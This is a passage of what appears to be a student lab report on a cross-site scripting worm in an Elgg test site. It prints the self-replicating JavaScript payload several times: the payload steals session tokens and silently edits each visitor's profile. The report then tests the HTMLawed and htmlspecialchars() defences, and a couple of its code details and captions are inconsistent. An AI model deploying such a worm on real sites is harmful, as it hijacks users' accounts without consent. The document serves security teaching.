var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
```

Public

Brief description


Public

Location


Public

Step 3: Log in as Alice to view Boby’s profile

Alice’s profile before visiting Boby’s profile




Alice visits Boby's profile. Alice gets infected.




Worm!

Alice visits her own profile and finds herself infected.



Worm!

A closer look at Alice’s profile



Edit profile

Display name

Alice

About me

```
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
//Copy the JavaScript itself
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag)
//Construct the content of your url.
var content=token + ts + "&name=" + userName + "&description=" + wormCode + guid; //FILL IN
var samyGuid=47; //FILL IN
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
```

Public

Brief description

Public

Location

Evidence that the attack was successful:

Samy was the attacker and there was a single source of malicious code at Samy’s profile in the beginning. Boby and Alice were both healthy at the start. However, Boby visited Samy’s profile and got infected. Then later when Alice visited Boby’s profile she also got infected. We know that the worm has spread since Alice did not directly visit Samy’s profile, but instead got infected through Boby.

Q8.3

How the worm would propagate?

Each time a healthy user, whose profile has not been infected with the worm, visits an unhealthy user, whose profile has been infected with the malicious JavaScript code, the healthy user becomes unhealthy and gains the ability to spread the worm when another healthy user visits his/her profile. Initially, there was only one unhealthy user, namely Samy, who has the worm in his profile. But as time passes, the worm replicates and propagates itself among the population.


Why does the worm propagate?

Because whenever people visit an infected profile, the worm will be propagated to their profiles, further affecting others who view these newly infected profiles. The malicious JavaScript has the ability to replicate itself, and it is called a *self-propagating cross-site scripting worm*.

Q9

Task 1: Activate only the HTMLawed 1.8 countermeasure.

Step 1: Bob’s profile before turning on the HTMLawed 1.8 countermeasure.



Edit profile

Display name: Boby

About me

```
<script id="worm" type="text/javascript">
window.onload = function(){
   //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
   //and Security Token __elgg_token
   var userName=elgg.session.user.name;
   var guid="&guid="+elgg.session.user.guid;
   var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
   var token="&__elgg_token="+elgg.security.token.__elgg_token;
   //Copy the JavaScript itself
   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
   var jsCode = document.getElementById("worm").innerHTML;
```


Public

Brief description

Public

Location

Step 2: Log in as admin. Turn on the HTMLawed 1.8 countermeasure.



XSS Lab Site Administration

Logged in as Admin | View site | Log out


Plugins

Filter: Security and Spam

Deactivate — HTMLawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT I

Deactivate — User Validation by Email Simple user account validation through email.

Step 3: Bob's profile after turning on the HTMLawed 1.8 countermeasure. The script tags are disabled. Therefore the malicious code is shown on the profile page but the code cannot execute.




Boby

About me

```
window.onload = function(){
//JavaScript code to access user name, user guid, Time
Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
//Copy the JavaScript itself
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode
+ tailTag)
//Construct the content of your url.
var content=token + ts + "&name=" + userName +
"&description=" + wormCode + guid; //FILL IN
var samyGuid=47; //FILL IN
var sendurl = "http://www.xsslabelgg.com/action/profile/edit";
if(elgg.session.user.guid!=samyGuid)
{
//Create and send Ajax request to modify profile
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
Ajax.send(content);
alert("Worm!");
}
}
```

Task 2: Turn on both countermeasures.

Step 1: Charlie’s profile before turning on both countermeasures.



Edit profile

Display name: Charlie

About me

```
<script id="worm" type="text/javascript">
window.onload = function(){
   //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
   //and Security Token __elgg_token
   var userName=elgg.session.user.name;
   var guid="&guid="+elgg.session.user.guid;
   var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
   var token="&__elgg_token="+elgg.security.token.__elgg_token;
   //Copy the JavaScript itself
   var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
   var jsCode = document.getElementById("worm").innerHTML;
```

Public


Brief description:

Public

Location:

Public

Step 2: In addition to the HTMLawed 1.8 countermeaure, uncomment the “htmlspecialchars()” PHP method in “dropdown.php”, “email.php”, “text.php”, and “url.php”.




```
<?php
/**
 * Elgg dropdown display
 * Displays a value that was entered into the system via a dropdown
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['text'] The text to display
 *
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

echo $vars['value'];
```

Step 3: Charlie’s profile after commenting out the “htmlspecialchars()” PHP method in the above files. Not only are the script tags disabled, the special characters in the input such as *quote(“), less than (<)* are converted to special encodings.



Edit profile

Display name

Charlie

About me

```
<p>window.onload = function(){ //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
//and Security Token __elgg_token var userName=elgg.session.user.name; var guid=&quot;&amp;guid=&
quot;+elgg.session.user.guid; var ts=&quot;&amp;__elgg_ts=&quot;+elgg.security.token.__elgg_ts; var
token=&quot;&amp;__elgg_token=&quot;+elgg.security.token.__elgg_token; //Copy the JavaScript itself var
headerTag = &quot;&quot;; var jsCode = document.getElementById(&quot;worm&quot;).innerHTML; var
tailTag = &quot;&lt;/&quot; + &quot;script&gt;&quot;; var wormCode = encodeURIComponent(headerTag +
jsCode + tailTag) //Construct the content of your url. var content=token + ts + &quot;&amp;name=&quot; +
userName + &quot;&amp;description=&quot; + wormCode + guid; //FILL IN var samyGuid=47; //FILL IN var
sendurl = &quot;http://www.xsslabelgg.com/action/profile/edit&quot;; if(elgg.session.user.guid!=samyGuid) {
//Create and send Ajax request to modify profile var Ajax=null; Ajax=new XMLHttpRequest();
Ajax.open(&quot;POST&quot;,sendurl,true);
```


Public

Brief description

Public

Location

Public



Charlie

About me

```
window.onload = function(){
//JavaScript code to access user name, user guid, Time
Stamp __elgg_ts
//and Security Token __elgg_token
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&
__elgg_token="+elgg.security.token.__elgg_token;
//Copy the JavaScript itself
var headerTag = "";
